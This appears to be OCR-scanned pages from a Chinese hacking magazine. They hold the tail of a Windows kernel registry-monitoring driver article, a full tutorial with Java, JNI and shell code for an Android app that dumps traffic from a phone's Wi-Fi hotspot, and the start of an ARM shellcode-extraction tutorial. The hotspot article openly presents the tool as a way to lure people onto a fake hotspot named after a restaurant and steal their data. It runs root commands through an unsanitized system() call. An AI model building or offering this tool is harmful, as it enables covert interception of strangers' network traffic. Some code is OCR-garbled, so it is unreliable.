        pObjectName = ExAllocatePoolWithTag(NonPagedPool, returnedLength,
REGISTRY_POOL_TAG);
        status = ObQueryNameString(pRegistryObject,
(POBJECT_NAME_INFORMATION)pObjectName, returnedLength, &returnedLength );
        if(NT_SUCCESS(status))
        {
            RtlCopyUnicodeString(pRegistryPath, pObjectName);
            foundCompleteName = TRUE;
        }
        ExFreePoolWithTag(pObjectName, REGISTRY_POOL_TAG);
    }
}
return foundCompleteName;
}

```

一般来说，第二个参数可以忽略，只要第一个和第三个参数就可以了。第一个参数是一个已经分配好了缓冲区的 UNICODE_STRING 结构体指针，第三个参数是注册表项的对象指针。

除了获得项或根项的路径麻烦一点，其它的信息都放在结构体里了，直接就是 UNICODE_STRING，获取非常方便。以设置键值为例，REG_SET_VALUE_INFORMATION 结构体的定义如下：

```

typedef struct _REG_SET_VALUE_KEY_INFORMATION
{
    PVOID          Object;
    PUNICODE_STRING ValueName;
    ULONG         TitleIndex;
    ULONG         Type;
    PVOID          Data;
    ULONG         DataSize;
    PVOID          CallContext;
}

```

```

PVOID         ObjectContext;
PVOID          Reserved;
} REG_SET_VALUE_KEY_INFORMATION, *PREG_SET_VALUE_KEY_INFORMATION;
    
```

一般来说，我们只关注此结构体的第 1、2、4、5、6 个成员，1 是这个键所属的项，2 是这个键的名称，4 是这个键的类型，5 是这个键的值，6 是这个键的数据长度。其它结构体里，具体每个成员的意义和用途，直接查阅 MSDN 即可。

回调函数的源码如下（看完上面的解释，看下面的代码应该就没难度了）：

```

NTSTATUS RegistryCallback
(
    IN PVOID CallbackContext,
    IN PVOID Argument1,
    IN PVOID Argument2
)
{
    long type;
    NTSTATUS CallbackStatus=STATUS_SUCCESS;
    UNICODE_STRING registryPath;
    registryPath.Length = 0;
    registryPath.MaximumLength = 2048 * sizeof(WCHAR);
    registryPath.Buffer = ExAllocatePoolWithTag(NonPagedPool,
registryPath.MaximumLength, REGISTRY_POOL_TAG);
    if(registryPath.Buffer == NULL)
        return STATUS_SUCCESS;
    type = (REG_NOTIFY_CLASS)Argument1;
    switch(type)
    {
        case RegNtPreCreateKeyEx:
            //出现两次是因为一次是 OpenKey，一次是 createKey
            {
                if(IsProcessName("regedit.exe", PsGetCurrentProcess()))
                {
                    GetRegistryObjectCompleteName(&registryPath, NULL, ((PREG_CREATE_KEY_INFORMATION)Argument2)->RootObject);
                    DbgPrint("[RegNtPreCreateKeyEx]KeyPath: %wZ", &registryPath);
                    //新键的路径
                    DbgPrint("[RegNtPreCreateKeyEx]KeyName: %wZ",
((PREG_CREATE_KEY_INFORMATION)Argument2)->CompleteName); //新键的名称
                    CallbackStatus=STATUS_ACCESS_DENIED;
                }
                break;
            }
    }
}
    
```



```

        case RegNtPreDeleteKey:
        {
            if(IsProcessName("regedit.exe", PsGetCurrentProcess()))
            {

                GetRegistryObjectCompleteName(&registryPath, NULL, ((PREG_DELETE_KEY_INFORMATION)Argument2)->Object);
                DbgPrint("[RegNtPreDeleteKey] %wZ", &registryPath);           // 新键
                的路径
                CallbackStatus=STATUS_ACCESS_DENIED;
            }
            break;
        }
        case RegNtPreSetValueKey:
        {
            if(IsProcessName("regedit.exe", PsGetCurrentProcess()))
            {

                GetRegistryObjectCompleteName(&registryPath, NULL, ((PREG_SET_VALUE_KEY_INFORMATION)Argument2)->Object);

                DbgPrint("[RegNtPreSetValueKey]KeyPath: %wZ", &registryPath);

                DbgPrint("[RegNtPreSetValueKey]ValName: %wZ", ((PREG_SET_VALUE_KEY_INFORMATION)Argument2)->ValueName);
                CallbackStatus=STATUS_ACCESS_DENIED;
            }
            break;
        }
        case RegNtPreDeleteValueKey:
        {
            if(IsProcessName("regedit.exe", PsGetCurrentProcess()))
            {

                GetRegistryObjectCompleteName(&registryPath, NULL, ((PREG_DELETE_VALUE_KEY_INFORMATION)Argument2)->Object);

                DbgPrint("[RegNtPreDeleteValueKey]KeyPath: %wZ", &registryPath);

                DbgPrint("[RegNtPreDeleteValueKey]ValName: %wZ", ((PREG_DELETE_VALUE_KEY_INFORMATION)Argument2)->ValueName);
                CallbackStatus=STATUS_ACCESS_DENIED;
            }
            break;
        }
    }
}

```

```

}
case RegNtPreRenameKey:
{
    if(IsProcessName("regedit.exe", PsGetCurrentProcess()))
    {
        GetRegistryObjectCompleteName(&registryPath, NULL, ((PREG_RENAME_KEY_INFORMATION)Argument2)->Object);
        DbgPrint("[RegNtPreRenameKey]KeyPath: %wZ", &registryPath);

        DbgPrint("[RegNtPreRenameKey]NewName: %wZ", ((PREG_RENAME_KEY_INFORMATION)Argument2)->NewName);
        CallbackStatus=STATUS_ACCESS_DENIED;
    }
    break;
}
//注册表编辑器里的“重命名键值”是没有直接函数的，是先 SetValueKey
再 DeleteValueKey
default:
    break;
}
if(registryPath.Buffer != NULL)
    ExFreePoolWithTag(registryPath.Buffer, REGISTRY_POOL_TAG);
return CallbackStatus;
}

```

需要注意的是，此函数如果返回 STATUS_SUCCESS，注册表操作就会继续执行，如果返回 STATUS_ACCESS_DENIED，注册表操作就不会执行了，这样就达到了“监控”的效果，最终效果如图 1 所示。




图 1



本文到此结束，此代码在 Win7 X64 和 Win8 X64 上测试通过。特别提醒，Win8 对权限的管理非常严格，即使已经是 Administrator 用户了。运行的程序都是以普通用户的权限运行的，所以在运行任何程序时，都务必对程序按右键，选择“以管理员权限运行”。

(完)

黑客防线
www.hacker.com.cn

Android 平台下的 WIFI 流量转储

文/图 顽石

随着手机、平板等智能移动终端的普及，面对昂贵的 3G 网络资费，人们对无处不在的 Wifi 网络的需求已十分突出。为了方便用户进行网络共享，Android 2.3.X 之后版本的系统都默认提供了 Wifi 共享功能，即可以把原本的 3G 或 2G 的网络流量通过建立 Wifi 热点的方式共享给周围的用户；此外，不少软件也提供了类似的 Wifi 热点共享功能，如开源软件 WifiTether 等。

Wifi 共享功能在方便用户的同时，也存在利用虚假热点、钓鱼 Wifi 对用户网络数据进行侦听的隐患。例如我们在餐馆吃饭时，可以很方便的用手机搭建一个和餐馆同名的 Wifi 热点，以诱使他人接入，从而窃取其数据。而本文则恰好介绍了如何快速开发一个可以实现对 Android 手机的 Wifi 共享网络流量进行截获、转储的小工具。

原理与基础

1. Wifi 共享网络流量的转储原理

我们知道，在电脑上可以将一个网络设备 A 上的网络连接共享给另一个网络设备 B，实现该功能的最简单方法就是将两个网络设备 A、B 桥接，从而使得设备 B 能够经由 A 接入网络连接。而手机上的 Wifi 热点共享与此相似，即将 Wifi 热点所使用的网卡经由手机的 GPRS/3G 模块接入互联网，而无线网卡本身则作为热点，供其他设备连接，从而形成了如图 1 所示的网络。因此，作为共享者想要劫持或转储来自用户的流量数据，只需获取流经 Wifi 热点所用的网卡上的数据即可。



图 1

而在 PC 平台下，获取网卡上数据的工具很多，其中功能强大且易于移植到 Android 平台上的有开源工具 TCPDUMP。TCPDUMP 允许设置各种过滤条件来捕获数据，如端口过滤、IP 过滤、特定协议过滤或内容过滤；同时，TCPDUMP 捕获的数据包以 pcap 格式存储，可通过强大的协议分析工具 Wireshark 进行分析。因此，我们需要做的就是将 TCPDUMP 工具

移植到 Android 平台，使其可以正常工作。

2. Android 应用开发中 NDK 的 JNI 技术

我们知道，Android 系统上的应用程序以 APP 形式提供，主要用 Java 语言开发，那么想给交叉编译好的 TCPDUMP 程序传递参数并使其以较好的方式运行并非易事，这其中需要用到 JNI 技术，即 Java 本地调用——通过 Java 开发的 Android APP 程序来调用、执行本地程序 TCPDUMP，从而实现 Wifi 热点数据的转储。

NDK 全称 Native Development Kit，其目的是允许用户使用类似 C/C++ 之类的原生代码语言执行部分程序。我们可以用 NDK 开发一个动态链接库 Nativetask.so，让其执行一些系统命令。

编程实现

编程实现的流程如图 2 所示，下面会进行分步讲解。




图 2

1. Nativetask.so 的开发

1) NativeTask 类

在开始开发之前，我们先建立一个 Android 应用开发的基本工程——HelloWorld。在工程中添加类 NativeTask，该类中主要定义了 NativeTask.so 动态链接库要导出的函数和变量，此外还包含对动态链接库的加载，实现代码如下。

```
package com.example.helloworld;
import android.util.Log;
public class NativeTask {
    public static final String MSG_TAG = "NativeTask";
    static {
        try {
            Log.i(MSG_TAG, "Trying to load libwtnativetask.so");
            //加载动态链接库 NativeTask.so
            System.loadLibrary("nativetask");
        }
        catch (UnsatisfiedLinkError ule) {
            Log.e(MSG_TAG, "Could not load libwtnativetask.so");
        }
    }
}
```

```
    }  
    //声明需要从 Nativetask.so 中调用的函数  
    //执行系统命令  
    public static native int runCommand(String command);  
    //调用测试  
    public static native String stringFromJni();  
}
```

2) 动态链接库 NativeTask.so

为了让 NativeTask 类可以加载 NativeTask.so, 我们需要根据 JNI 生成与 NativeTask 类相匹配的动态链接库的头文件, 具体可以如下完成。

```
~$ cd workspace/helloworld/  
~$ mkdir jni  
helloworld$ javah -classpath bin -d jni com.example.helloworld.NativeTask
```

通过上述步骤, 即可在 JNI 目录下生成头文件 com_example_HelloWorld_NativeTask.h, 其内容无需修改。我们只需根据头文件的定义, 在源码文件 com_example_HelloWorld_NativeTask.c 中实现相应的函数即可。

```
#include <jni.h>  
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
#include <unistd.h>  
#include <sys/system_properties.h>  
#include "com_example_helloworld_NativeTask.h"  
JNIEXPORT jstring JNICALL Java_com_example_helloworld_NativeTask_stringFromJni  
(JNIEnv *env, jclass class)  
{  
    return (*env)->NewStringUTF(env, "Hello, this is from jni!");  
}  
//执行传递进来的命令  
JNIEXPORT jint JNICALL Java_com_example_helloworld_NativeTask_runCommand  
(JNIEnv *env, jclass class, jstring command)  
{  
    const char *commandString;  
    commandString = (*env)->GetStringUTFChars(env, command, 0);  
    //执行命令  
    int exitcode = system(commandString);  
    (*env)->ReleaseStringUTFChars(env, command, commandString);  
    return (jint)exitcode;  
}
```

在完成 NativeTask.so 的功能代码之后，接下来完成 Makefile 文件——Android.mk。

```
LOCAL_PATH := $(call my-dir)
include $(CLEAR_VARS)
LOCAL_MODULE := libnativetask
LOCAL_SRC_FILES := com_example>HelloWorld_NativeTask.c
#LOCAL_SHARED_LIBRARIES := libcutils
include $(BUILD_SHARED_LIBRARY)
```

此时，所有工作已完成，在 Helloworld 目录中执行 ndk-build 命令，即可生成相应的 libnativetask.so 文件到 “libs/armeabi/libnativetask.so”。

2. Android 应用：WifiDump 主体框架的实现

WifiDump 的主体 APP 程序由两部分组成：用于显示主体界面的继承于 Activity 的 helloworld 类；用于实现所有 WifiDump 功能和配置操作的 PacketDump 类。下面分别说明。

1) 实现转储操作的 PacketDump 类

下面对 PacketDump 中的相关函数进行介绍。先对基础函数进行说明，最后再对关键函数 “beginDump” 和 “stop” 进行说明。

①检测是否已经 root 的方法 hasRootPermission。

```
private boolean hasRootPermission() {
    boolean rooted = true;
    if(!isFileExist("/system/bin/su"))
        if(!isFileExist("/system/xbin/su")) rooted = false;
    return rooted;
}
```

②运行基本系统命令 runCommand。其中内部调用的 NativeTask.runCommand 由 NativeTask.so 实现，前面已经作介绍。

```
//以 root 权限运行命令
private void runCommand(String command){
    NativeTask.runCommand("su -c \""+command+"\"");
}
```

③用来修改文件权限的方法 chmod。

```
//修改指定文件的权限
private void chmod(String filePath, String permissionMode){
    runCommand("chmod "+permissionMode+" "+filePath);
}
```

④判断 SD 卡是否准备就绪的方法 hasSdCard。注意，因为在测试 Demo 中，捕获到的数

据是要存储到 SD 卡中 `pacp/`目录下，故需要判断 SD 卡是否就绪，且需要给 APP 添加权限“`android.permission.WRITE_EXTERNAL_STORAGE`”。

```
//判断是否有 sd 卡
public static boolean hasSdcard() {
    String status = Environment.getExternalStorageState();
    if (status.equals(Environment.MEDIA_MOUNTED)) {
        return true;
    } else{ return false; }
}
```

⑤将资源中交叉编译好的 TCPDUMP 释放出来的方法 `dropFile`。

在程序框架中，为了能将所需的 TCPDUMP 打包到 APP 中，我们需要将其放到 `helloworld` 工程下的 `assets` 目录中，程序安装后调用 `dropFile` 可将其释放到指定目录。

```
//将文件从资源中释放
private void dropFile(String dstFilePath, String resFilename){
    InputStream inputFS;
    try { //打开资源文件
        inputFS = mainAct.getResources().getAssets().open(resFilename);
    } catch (IOException e1) { e1.printStackTrace(); return; }
    //输出文件
    File outFile = new File(dstFilePath);
    byte buf[] = new byte[1024];
    int len;
    try {
        OutputStream outputFS = new FileOutputStream(outFile);
        while((len = inputFS.read(buf))>0) { outputFS.write(buf,0,len); }
        outputFS.close();    inputFS.close();
        chmod(dstFilePath, "0755");
    } catch (IOException e) {
        return ;// "Couldn't install file - "+filename+"!";
    }
    return;
}
```

⑥将 TCPDUMP 安装到系统目录 `installFile`。

这里需要注意的有两点：一是即使有了 `root` 权限，但也不一定直接有对 `system` 目录的修改权限，即需要通过重新挂载 `system` 目录，以赋予读写权限：`mount -o remount -o rw /system`；二是释放的文件不一定有可执行权限，故需要通过 `chmod` 赋予其 `755` 的权限。具体实现如下。

```
//释放和安装 tcpdump 文件
public String intallFiles()
```

```

{
    String tmpDir = mainAct.getApplicationContext().getFilesDir()+"/";
    String tmpPath = tmpDir+tcpdump;
    String dstDir, dstPath;
    //检测是否已经 Root
    if(!hasRootPermission())
        return "Permission denied!";
    //将 tcpdump 放置到临时目录
    dropFile(tmpPath, tcpdump);
    /**将 tcpdump 移植/system/bin 目录下**/
    //change the permission of "/system" directory
    if(isFileExist("/system/bin/mount")           ||isFileExist("/system/sbin/mount")){
        //以可写权限重新挂载 System 目录
        runCommand("mount -o remount -o rw /system");
        dstDir = "/system/bin/";
    }else
        //system/bin 不行，则将 tcpdump 放到/data 下
        dstDir = "/data/";
    dstPath = dstDir+tcpdump;
    //删除已存在的文件
    if(isFileExist(dstPath))
        runCommand("rm "+dstPath);
    //移动文件到目标目录
    runCommand("mv "+tmpPath+" "+dstPath);
    //赋予权限
    chmod(dstPath, "0755");
    tcpdumpPath = dstPath;
    return "tcpdump 已安装到"+tcpdumpPath;
}

```

⑦生成数据文件存储路径 prepareDataPath。

本文中捕获的数据包都存储在 SD 卡 pcap 目录下，文件以“年-月-日_时-分-秒.pcap”的方式命名。

```

//准备数据文件路径
public String prepareDataPath(){
    String path = null;
    String tmpDataPath;
    if( hasSdcard() == false)
        tmpDataPath = Environment.getDataDirectory().getPath();
    else
        tmpDataPath = Environment.getExternalStorageDirectory().getPath();
    if(tmpDataPath == null)
        return "未能找到合适的数据存储路径! ";
}

```

```
File filePath = new File(tmpDataPath+"/pcap/");
if ( filePath.mkdirs() || filePath.isDirectory()){
    path = tmpDataPath+"/pcap/"+getCurrentTime()+".pcap";
}
dataPath = path;
return "数据将存储为:"+dataPath;
}
```

⑧最重要的方法 `beginDump`。

`beginDump` 是提供给 `helloworld` 类调用的方法，其参数为数据捕获的过滤器字符串。该方法在内部实现时创建了一个线程，专门进行数据捕获。线程 `myThread` 和 `beginDump` 的具体实现如下。

```
//进行数据捕获的线程
class myThread implements Runnable {
    public void run() {
        runCommand(tcpdumpPath+" -w "+dataPath+" "+ProtocolFilter);
    }
}
public int beginDump(String strFilter){
    int retCode;
    if(tcpdumpPath == null)
        retCode = 1; //未能成功安装 tcpdump
    else if(dataPath == null)
        retCode = 2;//未能找到合适数据存储路径，请确保有可用的外部存储
    else{
        ProtocolFilter = strFilter;
        new Thread(new myThread()).start();
        retCode = 0; //开始运行
    }
    return retCode;
}
```

⑨停止捕获的方法 `Stop`。

停止捕获的思路是使用 `kill` 命令关闭由 `myThread` 运行起来的 `tcpdump` 进程。具体先使用 “`ps | grep tcpdump`” 找出所有 `tcpdump` 进程信息，再用 `split` 函数获得 `pid`，再 “`kill pid`” 关闭 `tcpdump`。

```
//停止
public String stop(){
    //获取进程号
    String tmpDir = mainAct.getApplicationContext().getFilesDir()+"/";
    String pidFilePath = tmpDir + "pspid";
    runCommand("ps | grep tcpdump > "+ pidFilePath);
}
```



```
if (false ==isFileExist(pidFilePath)){
    return null;
}
File pidFile = new File(pidFilePath);
String tmpstr = "";
String strArray[];
try{
    InputStream pidIS = new FileInputStream(pidFile);
    BufferedReader bf = new BufferedReader(new InputStreamReader(pidIS));
    while((tmpstr = bf.readLine())!=null){
        strArray = tmpstr.split("\\s+");//
        runCommand("kill "+strArray[1]);
    }
} catch (Exception e){
    return null;
}
return "数据已存储到"+dataPath;
}
```

3. 用于简单交互的 helloworld 类

helloworld 类作为 MainActivity，继承于 Activity，用来显示提供基础的交互。本 Demo 程序仅包含“开始”“停止”按钮，其中用到显示提示信息的 Toast 类，下面详细介绍。

1) Activity 的初始化函数 onCreate

在 onCreate 函数中主要进行的操作有安装 tcpdump 文件，初始化 Button 等。

```
//安装 tcpdump 文件
PacpDump = new PacketDump(this);
msg = PacpDump.intallFiles();
showToastMsg(msg);
//初始化 button 等
startCap = (Button)findViewById(R.id.buttonStart);
stopCap = (Button)findViewById(R.id.buttonStop);
//设置 ClickListener
startCap.setOnClickListener(new OnClickListener() { ... });
stopCap.setOnClickListener(new OnClickListener() { ... });
```

2) 对“开始”和“停止”按钮的事件响应

Starcap 按钮的 OnClickListener 代码如下：

```
new OnClickListener() {
    @Override
    public void onClick(View v) {
        int errCode; String errMsg;
        if(!bRunning){
```

```
        errMsg = PacpDump.prepareDataPath();
        showToastMsg(errMsg);
        //开始抓包
        errCode = PacpDump.beginDump(HttpFilter);
        //显示提示信息
        switch (errCode) {
            case 0: errMsg = "成功运行!";bRunning = true;break;
            case 1: errMsg = "未能成功安装 tcpdump! "; break;
            case 2:errMsg = "未能找到合适数据存储路径, 请确保有可用的
外部存储! ";break;
            default:errMsg = "未知的错误! ";
        }
    }else{errMsg = "已经在运行啦~~";}
    showToastMsg(errMsg);
    //修改按钮状态
    if (bRunning) {
        startCap.setEnabled(false);
        stopCap.setEnabled(true);
    }
}
}
```

Stop 按钮的 OnClickListener 代码如下:

```
new OnClickListener(){
    @Override
    public void onClick(View v) {
        String errMsg;
        if(bRunning){//stop the thread
            errMsg = PacpDump.stop();
            if(null == errMsg){
                showToastMsg("停止失败! ");
            }else{
                bRunning = false;
                showToastMsg("成功停止");
                showToastMsg(errMsg);
                startCap.setEnabled(true);
                stopCap.setEnabled(false);
            }
        }else{
            showToastMsg("已经意外停止! ");
            startCap.setEnabled(true);
            stopCap.setEnabled(false);
        }
    }
}
```

```
}  
}
```

实际测试

通过以上代码，基本上就可以构建出一个简单的 Wifi 热点数据捕获工具了。接下来，我们进行实际测试，环境为 HTC G10，Android 2.3.4，MIUI。

手机上开启 Wifi 热点，运行程序，开始数据转储，如图 3、图 4、图 5 所示。




图 3 开启 wifi 热点共享

图 4 运行 WifiDump 程序

图 5 开始转储

接入手机搭建的 Wifi 热点“wifi dump”，并进行网页浏览等操作，之后停止数据转储，并分析数据，如图 6、图 7、图 8 所示。




图 6 停止数据转储

图 7 列出捕获的数据文件




图 8 取回数据（亦可将手机 SD 卡连至电脑取回数据）




图 9 用 wireshark 对转储数据进行分析

总结

本文基于TCPDUMP实现了一个Wifi数据转储工具，该工具提供了较为灵活的过滤接口，可通过设置HelloWorld类中HttpFilter的值实现对不同协议、IP、端口等的灵活过滤，同时可以利用强大的Wireshark分析工具对数据包进行分析，工具简陋却功能强大。

基于 ARM 平台的 EXPLOIT 研究

文/图 秦妮

两年前手机应用层安全研究异常火爆，手机木马开发、手机恶意代码检测等，基本都是基于应用层的安全研究。随着 Android 系统发展的逐渐升温，其平台下的攻防技术也不断发展。应用层的攻防与对抗已经不再是什么新东西了，越来越多的研究者开始走进 Linux 底层进行内核级攻防研究。

目前多数手机系统都是运行在 ARM 平台下的，该平台与 X86 有所不同，X86 下的攻击代码不能完全拿过来用，要通过移植、重新编译等方法才能正常运行在 ARM 平台下。下面主要对 ARM 平台下的 exploit 技术进行简要分析。

首先我们用到如下工具，主要都是一些交叉编译工具链。

- arm-none-linux-gnueabi-as
- arm-none-linux-gnueabi-ld
- arm-none-linux-gnueabi-objdump
- arm-none-linux-gnueabi-gcc
- arm-none-linux-gnueabi-gdb

准备 shellcode

首先我们需要准备一段测试用的 shellcode, 编写并提取 shellcode 是比较基础的技能, 可以用你熟悉的语言写一段代码, 编译生成可执行文件后提取机器码。从个人经验来看, 使用汇编语言是比较方便简洁的。下面用汇编语言写一段打印字符的程序。


```
#hello-arm.s
.section .text
.global _start

_start:
    mov r2, #9
    mov r1, pc
    add r1, #24
    mov r0, $0x1
    mov r7, $0x4
    svc 0
    sub r0, r0, r0
    mov r7, $0x1
    svc 0
    .ascii "arm exploit\n"
```

使用命令 “arm-none-linux-gnueabi-as -o hello-arm.o hello-arm.s” 进行编译, 会生成 hello-arm.o 文件, 然后使用命令 “arm-none-linux-gnueabi-ld -o hello-arm hello-arm.o” 进行链接, 会生成 hello-arm 文件。hello-arm 就是 ARM 平台下 Linux 系统的可执行文件。大家都知道, Android 系统可以运行于 ARM 平台并且底层是 Linux 内核的, 因此我们可以用 Android SDK 中的虚拟机进行测试。

使用 ADB 命令将文件上传至 Android 虚拟机并运行, 具体步骤如下:

上传文件至虚拟机/dev目录, 使用命令 “adb push hello-arm /dev/hello-arm”, 然后使用 “adb shell” 开启 shell, 进入 dev 目录更改文件权限 “chmod 777 hello-arm”, 执行程序进行测试。如果一切正常, 效果会如图1所示。



```
C:\Windows\system32\cmd.exe - adb shell
chmod 777 hello-arm
# ./hello-arm
./hello-arm
arm exploit.
#
```

图1

说明可以正常执行, 然后可以提取 shellcode 了。使用命令 “arm-none-linux-gnueabi-objdump -d hello-arm” 查看汇编指令及机器码, 会得到如图2所示的内容。

```

C:\Windows\system32\cmd.exe
D:\arm-exp>arm-none-linux-gnueabi-objdump -d hello-arm

hello-arm:      file format elf32-littlearm

Disassembly of section .text:

00008054 <_start>:
 8054:      e3a0200d      mov     r2, #13 ; 0xd
 8058:      e1a0100f      mov     r1, pc
 805c:      e2811018      add     r1, r1, #24 ; 0x18
 8060:      e3a00001      mov     r0, #1 ; 0x1
 8064:      e3a07004      mov     r7, #4 ; 0x4
 8068:      ef000000      svc     0x00000000
 806c:      e0400000      sub     r0, r0, r0
 8070:      e3a07001      mov     r7, #1 ; 0x1
 8074:      ef000000      svc     0x00000000
 8078:      206d7261      .word  0x206d7261
 807c:      6c707865      .word  0x6c707865
 8080:      2e74696f      .word  0x2e74696f
 8084:      0a           .byte  0x0a

```

图2

之后即可将机器码转化为shellcode，代码如下：

```

"\x0d\x20\xa0\xe3"
"\x0f\x10\xa0\xe1"
"\x18\x10\x81\xe2"
"\x01\x00\xa0\xe3"
"\x04\x70\xa0\xe3"
"\x00\x00\x00\xef"
"\x00\x00\x40\xe0"
"\x01\x70\xa0\xe3"
"\x00\x00\x00\xef"
"\x61\x72\x6d\x20"
"\x65\x78\x70\x6c"
